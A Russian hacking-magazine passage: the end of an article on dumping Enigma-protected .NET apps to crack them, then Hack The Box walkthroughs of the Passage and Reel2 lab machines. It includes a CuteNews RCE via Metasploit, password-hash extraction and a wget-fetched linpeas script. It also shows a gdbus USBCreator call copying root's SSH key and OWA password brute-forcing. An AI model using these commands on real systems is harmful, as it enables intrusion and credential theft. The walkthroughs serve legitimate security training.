И на закуску по традиции вспомним о нашей «Энигме», которой были посвящены две мои предыдущие статьи («Ломаем защиту приложений Enigma x64 актуальных версий» и «Как сломать trial, защищенный Enigma Protector»). Как я уже говорил, с ней совсем все плохо: дотнетовские метаданные упрятаны глубоко в упакованный и зашифрованный код. Соответственно, приложение не распознается как дотнетовское, не грузится нормально в отладчики и, понятное дело, не дампится. Причем антиотладчик там настолько серьезный, что не позволяет просто так взять и установить бряк на `CompileMethod` (да и вообще никуда не позволяет), а ведь нам для реализации описанного метода нужна точка останова не просто в этом месте, а именно в момент JIT-компиляции основного кода при загрузке приложения.

Все выглядит довольно-таки страшно, однако попробуем зайти с другой стороны. В статье «Ломаем защиту приложений Enigma» я упоминал, что во время работы приложения расшифрованные секции присутствуют в памяти процесса. В дотнетовских программах для анализа обычно необходимы две секции: `.text`, где содержатся метаданные и IL-код, а также `.rsrc` с ресурсами. Попробуем поискать эти секции в памяти процесса.

За маску поиска секции `.text` возьмем, к примеру, имя потока `"#Strings"`, содержащего в себе список строк со служебной информацией: названия классов, методов и атрибутов.

Таких вхождений обнаруживается немало (по числу загруженных .NET-библиотек). Фильтруем их по заголовкам .NET-метаданных и по `Assembly.Name` определяем имя модуля. Для поиска секции ресурсов можно использовать какую-нибудь строку из манифеста, например <assembly xmlns=. Принадлежность найденной секции идентифицируем по `ProductName`.

Итак, у нас есть две расшифрованные жизненно важные секции. Прилепив к ним PE-заголовок и подправив в нем валидные размеры, мы получаем EXE-файл, который хоть и не запускается, но прекрасно загружается в декомпиляторы и деобфускаторы для последующего анализа кода. По идее, исполняемый файл можно даже сделать рабочим, запускаемым, воспользовавшись одним из инструментов, которые нетрудно отыскать в интернете. Но это уже тема для другого разговора.

HTB PASSAGE

ЭКСПЛУАТИРУЕМ RCE В CUTENEWS И ПОДНИМАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ GDBUS

В этой статье мы пройдем машину Passage с популярного сервиса Hack The Box и проэксплуатируем уязвимость в CMS CuteNews. Заодно научимся добавлять эксплоиты в базу Metasploit Framework, потренируемся в поиске важных для развития атаки файлов и узнаем, что такое D-Bus и как повысить привилегии с помощью USBCreator.

RalfHacker
hackerralf8@gmail.com

Подключаться к лабораторной машине будем через VPN. Рекомендую не подключаться с рабочего компьютера или с хоста, где есть важные для тебя данные, так как ты попадешь в одну частную сеть с людьми, которые что-то да умеют в области ИБ. :)

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный в результате использования знаний и методов, описанных в статье.

РАЗВЕДКА

Сканирование портов


Машина имеет IP-адрес 10.10.10.206, который я добавляю в `/etc/hosts`, чтобы можно было обращаться к хосту по имени.

```
10.10.10.206    passage.htb
```

Любая атака начинается со сканирования открытых на хосте портов. Это необходимо для того, чтобы атакующий узнал, какие службы принимают соединение. Исходя из полученной информации, можно выбирать путь для получения точки входа и опоры. Я это делаю с помощью следующего скрипта, который использует утилиту Nmap и принимает один аргумент — адрес сканируемого хоста.


Сначала скрипт использует Nmap, чтобы сделать обычное быстрое санирование. Затем он парсит все порты из вывода и повторяет сканирование только обнаруженных портов с использованием имеющихся скриптов (опция `-A`).

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```



Результат работы скрипта

Мы имеем две службы — SSH (порт 22) и веб-сервер Apache (порт 80). На SSH нам ловить нечего, так как единственное, что там можно делать, — это брутфорсить учетные данные. Брутфорс — последнее дело. Поэтому нам остается искать точку входа на сайте. Перейдя на сайт, легко определяем систему управления контентом — CMS CuteNews.




Powered by CuteNews

Точка входа

Первым делом стоит проверить, есть ли для обнаруженной CMS уже готовые эксплоиты. Лучший способ это установить — поискать на сайтах вроде HackerOne, exploit-db, а также GitHub. Но если ты используешь специальный дистрибутив вроде Kali Linux, то база эксплоитов Exploit-DB уже у тебя на диске. Для удобной работы с данной базой можно использовать утилиту searchsploit, также предустановленную в дистрибутиве. Именно с помощью ее мы и находим ряд эксплоитов.

```
searchsploit cutenews
```




Эксплоиты, найденные searchsploit

Так как мы не знаем версию CMS на атакуемом хосте, то следует выбрать эксплоит для более поздней (2.1.2). Лучше всего для нас, если отработает тот, который даст выполнение кода — RCE. Пометка Metasploit означает, что этот эксплоит уже выпущен для Metasploit Framework.

Суть эксплуатируемой уязвимости в том, что при изменении аватарки профиля мы можем загрузить не только изображение, но и файл с расширением .php. К файлу затем можно обратиться, и это приведет к выполнению на сервере кода, содержащегося в метаданных файла-изображения.


ЗАКРЕПЛЕНИЕ

Так как в поставку Metasploit Framework этот эксплоит не входит, его нужно добавить в базу. Для начала получим полный путь к файлу эксплоита (опция `-p` позволит сохранить полный путь к файлу сразу в буфер обмена), а затем копируем в директорию с эксплоитами.




Добавление файла эксплоита в Metasploit Framework

Авторы допустили ошибку: не хватает запятой. Откроем файл эксплоита и добавим ее, как указано на скриншоте ниже.



Исправление ошибки в исходном коде эксплоита

В `register_options` содержатся параметры, с которыми запускается эксплоит. К примеру, в данном случае нам нужно знать путь к базовой директории CMS, а также учетные данные пользователя.




Параметры эксплоита

В качестве значения параметра `TARGETURI` по умолчанию используется `/CuteNews`. Перейдя к этой странице на сайте, получим форму авторизации. Нам нужно зарегистрировать нового пользователя, именно его учетные данные мы и будем использовать при запуске эксплоита.

Форма авторизации CuteNews


Теперь, когда мы исправили ошибки в эксплоите и получили все необходимые данные для его работы, командой `reload_all` обновим базу Metasploit Framework, чтобы загрузить только что добавленный эксплоит.



Обновление базы Metasploit Framework

После успешного обновления базы загружаем наш эксплоит, задаем значения параметров и выполняем.

```
use exploit/46698
set username [имя зарегистрированного пользователя]
set password [пароль зарегистрированного пользователя]
set LHOST [наш IP-адрес]
set LPORT [локальный порт для прослушивания]
set RHOSTS [адрес цели]
run
```




Подключение к хосту с помощью эксплоита в среде Metasploit Framework

В отчете наблюдаем успешные подключение, авторизацию, загрузку файла на сервер и запуск нагрузки, что в итоге приводит нас к шеллу Meterpreter. Командой `getuid` проверяем, в контексте какого пользователя мы работаем. В данном случае у нас контекст учетной записи службы веб-сервера: пользователь `www-data`.

ПРОДВИЖЕНИЕ


Credential Access

Так как на хосте развернут веб-сервер, а на нем работает целая CMS, то первое наше действие — попробовать получить какие-нибудь пользовательские учетные данные. Высока вероятность, что эти учетки подойдут и для локальных пользователей тоже. В случае с CuteNews нас интересует директория `/cdata/users`.




Содержимое директории /cdata

Здесь должны находиться файлы `users.txt` и `lines`. Как раз второй представляет для нас интерес.




Содержимое директории /cdata/users


Содержимое файла lines

Текст закодирован с помощью Base64. Немного преобразуем файл: исключим из него все строки, которые содержат подстроку **php** (это позволит оставить только закодированные строки), и легко декодируем оставшиеся прямо в командной строке.

```
cat lines | grep -v php | base64 -d
```




Декодирование строк из файла lines

В преобразованном тексте есть упоминание электронных почт и кое-где даже хешей паролей (обозначены `s:64`). Для их получения в удобном виде снова используем конвейер.


- Сначала получаем только строки, содержащие `s:64`.
- Затем разбиваем результат на новые строки по разделителю `;`.
- И вновь получаем только строки, которые включают либо подстроку `s:64` (хеш), либо подстроку `@` (адрес электронной почты).

```
cat lines.txt | grep 's:64' | tr ';' '\n' | grep 's:64\|@'
```




Получение хешей и соответствующих им адресов электронной почты

Если ты не знаешь, какой алгоритм хеширования может вернуть такой хеш, просто используй утилиту `hashid`. Эта программа покажет разные алгоритмы хеширования, которые могут его вернуть. Самый популярный из предложенных в нашем случае — `SHA-256`.



Алгоритмы хеширования, предоставленные программой hashid

Перед тем как запускать свои видеокарты и скармливать им этот хеш для перебора, стоит поискать его в уже готовых онлайновых базах. Сервисов, которые предоставляют такую услугу, очень много. И первая же ссылка из Гугла помогает нам с этим разобраться.



Поиск хеша в онлайн-базах

Мы получаем один пароль, но и этого оказывается достаточно, так как он подходит для локального пользователя на удаленном хосте. Чтобы поменять пароль, мало получить простой шелл, нам нужна оболочка TTY. В этом поможет установленный Python.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
su paul
```

Получение интерактивной оболочки и смена пользователя на хосте

Так мы захватываем первого пользователя, а с ним и первый флаг — свидетельство того, что мы получили контроль над машиной от имени легитимного пользователя.

Ключевые файлы

У новичков иногда возникает вопрос, что же делать после того, как получил шелл в системе, как найти путь, который приведет к повышению привилегий. Тебе в помощь скрипты PEASS — они есть и для Windows, и для Linux. Загрузим на локальный хост скрипт для Linux.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-
scripts-suite/blob/master/linPEAS/linpeas.sh
```

Теперь нужно загрузить его на удаленный хост. В директории со скриптом на локальной машине запустим с помощью Python простой веб-сервер. После выполнения этой команды веб-сервер будет прослушивать порт 8000.


```
python3 -m http.server
```

А теперь с помощью того же Wget на целевой машине загрузим скрипт с локального хоста на удаленный. После загрузки необходимо дать право на выполнение и выполнить скрипт.


```
wget http://[ip_локального_хоста]:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

В выводе получим **очень** много информации, поэтому стоит отметить важную:


- в списке процессов значится `dbus`, запущенный от имени пользователя `nadav` (к этому вернемся позже);
- пользователь `nadav` имеет оболочку `/bin/bash`, что позволит выполнить вход от его имени, если у нас получится скомпрометировать его;
- среди файлов, относящихся к SSH, присутствует файл `known_hosts`.



Список процессов




Список пользователей с консолью



Найденные SSL/SSH-файлы

Дело в том, что каждый раз, когда мы подключаемся по SSH к серверу, клиент SSH проверяет, совпадает ли публичный ключ для этого сервера с тем, который был прошлый раз. В OpenSSH список известных ключей серверов хранится в файле `known_hosts`. То есть при наличии записи в `known_hosts` мы можем подключиться к серверу без всяких учетных данных. Давай попробуем подключиться по SSH к локальному хосту как второй пользователь.


Содержимое файла known_hosts

Авторизация от имени пользователя nadav

Таким образом мы контролируем и второго юзера.


ЛОКАЛЬНАЯ ЭСКАЛАЦИЯ ПРИВИЛЕГИЙ

Команда `id` подсказала нам, что пользователь находится в привилегированных группах. Также вспоминаем, что D-Bus — это система межпроцессного взаимодействия, которая позволяет приложениям в операционной системе общаться друг с другом. Как правило, такое общение строится на основе двух частей: демона и низкоуровневого API. D-Bus предоставляет системе несколько шин.


1. **Системная шина.** Создается при старте демона D-Bus. С ее помощью происходит общение демонов, а также взаимодействие пользовательских приложений с этими демонами.
2. **Сессионная шина.** Создается для пользователя, который авторизовался в системе. Для каждой такой шины запускается отдельная копия демона, через нее будут общаться приложения, с которыми работает пользователь.

При запуске программа регистрирует один или несколько сервисов, которыми она будет владеть до тех пор, пока самостоятельно не освободит. До этого момента никакая иная программа, претендующая на тот же сервис, занять его не сможет. Сервисы D-Bus делают доступной еще одну функцию — запуск необходимых программ, если для них поступят сообщения.

В домашней директории пользователя присутствует файл `.viminfo`, в котором упоминается `USBCreator`. Его же мы находим и в списке процессов. Это и есть путь к высоким привилегиям.



Содержимое файла .viminfo




Наличие usb-creator в списке запущенных процессов

Путь повышения привилегий описан в статье Надава Маркуса. У нас есть все необходимые составляющие для повторения его опыта: служба USBCreator и членство в группе sudo. Уязвимость кроется в методе `Image` интерфейса `/com/ubuntu/USBCreator`.

Методы и сигналы в интерфейсе com.ubuntu.USBCreator

Сначала в этом методе проверяется, разрешен ли запрос данному пользователю. Так как целевой пользователь входит в группу sudo, эта проверка будет пройдена успешно. Для копирования данных в `Image` используется реализация утилиты **dd** на Python.




Исходный код метода Image

Этот код будет выполнен в привилегированном режиме, что позволяет нам скопировать абсолютно любой файл. Лучше всего получить приватный ключ SSH пользователя root. Для работы с D-Bus будем использовать утилиту gdbus со следующими аргументами:


- `call` — команда для вызова метода удаленного объекта;
- `--system` — подключение к системной шине;
- `--dest []` — имя объекта, для которого вызывается метод;
- `--object-path []` — путь к объекту, для которого вызывается метод;
- `--method []` — вызываемый метод;
- перечисляются аргументы вызываемого метода (в данном случае это `source`, `target` и `allow_system_internal`).

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/
ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /root/.ssh/id_
rsa /tmp/ssh.txt true
```


Вызов метода Image для копирования приватного ключа SSH

Теперь необходимо сохранить ключ в файл на локальном хосте, назначить ему права и выполнить подключение к удаленному хосту.

```
chmod 0600 root.key
ssh -i root.key root@passage.htb
```



root-флаг

Итак, мы захватили машину и имеем над ней полный контроль.

HTB REEL2

Reel2

OS:	Windows
Difficulty:	Hard
Points:	40
Release:	03 Oct 2020
IP:	10.10.10.210

ЗАХВАТЫВАЕМ МАШИНУ ЧЕРЕЗ OUTLOOK И РАЗБИРАЕМСЯ С ТЕХНОЛОГИЕЙ JUST ENOUGH ADMINISTRATION

RalfHacker
hackerralf8@gmail.com

В этой статье я покажу, как пройти машину Reel2 с площадки Hack The Box, и на ее примере мы познакомимся с векторами атаки на Outlook Web App, научимся генерировать список паролей из инфы о пользователе, поработаем с WS-Management и поищем уязвимости в настройках Just Enough Administration (JEA). Заодно я покажу, как собирать учетные данные на хосте, перенаправлять трафик приложения и делать шелл с помощью базы данных.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА


Сканирование портов

Машина Reel2 имеет IP-адрес 10.10.10.210 — я добавлю его в `/etc/hosts`, чтобы можно было обращаться к хосту по имени.

```
10.10.10.210    reel2.htb
```

Любая атака начинается со сканирования открытых на хосте портов. Это необходимо для того, чтобы узнать, какие службы принимают соединение. Исходя из полученной информации, мы будем выбирать путь для получения точки входа и опоры. Я это делаю с помощью следующего скрипта, который использует утилиту Nmap и принимает один аргумент — адрес сканируемого хоста. Сначала он выполняет быстрое сканирование портов, затем сканирует найденные порты с использованием имеющихся скриптов.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```




Результат работы скрипта

В результате сканирования имеем следующий список открытых портов:

- порт 80 — веб-сервер Microsoft IIS 8.5;
- порт 443 — обычно еще один порт веб-сервера, но с использованием SSL;
- порт 5985 — этот порт отвечает за службу удаленного управления WinRM;
- порты 6001...6021 — не интересуют;
- порт 8080 — веб-сервер Apache.

Естественно, начинаем с веб-сервера. Так, при обращении к корневому каталогу веб-сервера нас встречает стартовая страница IIS.




Стартовая страница Microsoft IIS

Перебор каталогов

У IIS есть несколько дефолтных каталогов (к примеру, `/owa` — Microsoft Outlook), но все равно стоит просканировать доступные каталоги. Для этого можно использовать широко известные программы dirsearch и DIRB, но я обычно использую более быстрый gobuster. При запуске используем следующие параметры:


- `dir` — сканирование директорий и файлов;
- `-k` — не проверять SSL-сертификат;
- `-t []` — количество потоков;
- `-u []` — URL-адрес для сканирования;
- `-x []` — интересующие расширения файлов, перечисленные через запятую;
- `-w []` — словарь для перебора;
- `—timeout []` — время ожидания ответа.

```
gobuster dir -t 128 -u https://reel2.htb/ -k -w /usr/share/wordlists/
dirbuster/directory-list-lowercase-2.3-medium.txt -x html,php,aspx
--timeout 30s
```



Обнаруженные подкаталоги и файлы на https://reel2.htb

В результате находим каталог **owa**.




Панель авторизации Outlook Web App

На IIS мы нашли все что могли, а так как пользовательских веб-приложений не обнаружено, то переходим на веб-сервер Apache.


OSINT

Порт 8080 вызывает больший интерес, так как на этом сайте мы можем зарегистрироваться, а это даст доступ к дополнительным функциям.




Панель авторизации Wallstant

Даже если сайт не имеет никаких уязвимостей, он может содержать полезную информацию. Например, имена пользователей, используемые технологии, косвенную информацию для составления списка паролей. Поэтому сразу после регистрации и авторизации останавливаемся на пользователях.




Домашняя страница авторизованного пользователя

Найти вектор для дальнейшей атаки было тяжело, поэтому я решил перебрать учетные данные Outlook. Для составления списка паролей используем всю косвенную информацию. У пользователя sven данных больше, чем у других.



Профиль пользователя sven

Создадим для него список возможных логинов. Комбинируя все возможные сочетания имени **Sven Svensson**, мы можем создать следующий список.




Список имен учетных записей

Для создания паролей я попробовал утилиту bopscrk. Суть программ такого рода в том, что мы скармливаем им разные словари, последовательности символов или даже правила составления паролей, а они генерируют словарь для брута. Как видно на скриншоте ниже, я указал значение следующих параметров:

- минимальная длина пароля — 6;
- первое имя — sven;
- второе имя — svensson;
- релевантные слова через запятую — this, 2020, summer, hot;
- использовать leet-транскрипцию (когда, к примеру, буква e заменяется на цифру 3, g — на 9 и так далее) — отказываемся;
- использовать транскрипцию в разных регистрах — да;
- количество слов для комбинирования — 3.

В итоге мы получаем словарь, содержащий 9204 варианта пароля!



Результат работы утилиты bopscrk

В результате мы получили два файла для перебора учетных данных пользователя — с логинами и с паролями.


ТОЧКА ВХОДА

Брутфорс OWA

Если не знаешь, что использовать для брута, бери на заметку отличное средство — SprayingToolkit. Этот тулкит включает в себя несколько модулей. Нам нужен модуль Atomizer, который используется для брута Lync, OWA и IMAP. Запускаем со следующими параметрами:


- `owa` — для перебора Outlook Web App;
- `reel2.htb` — корневой для каталога `/owa` адрес;
- `~/tmp/bopscrk/tmp.txt` — список паролей;
- `~/tmp/user.txt` — список логинов;
- `-i [H:M:S]` — временной интервал между запросами;
- `-t []` — количество потоков.

```
python3 atomizer.py owa reel2.htb ~/tmp/bopscrk/tmp.txt ~/tmp/user.
txt -i 0:0:1 -t 64
```



Результат работы утилиты atomizer

Перебор занимает некоторое время, но все же находим верную пару учетных данных. Atomizer сохранит все найденные учетные данные в файл `owa_valid_accounts.txt`.



Outlook Web App после успешной авторизации

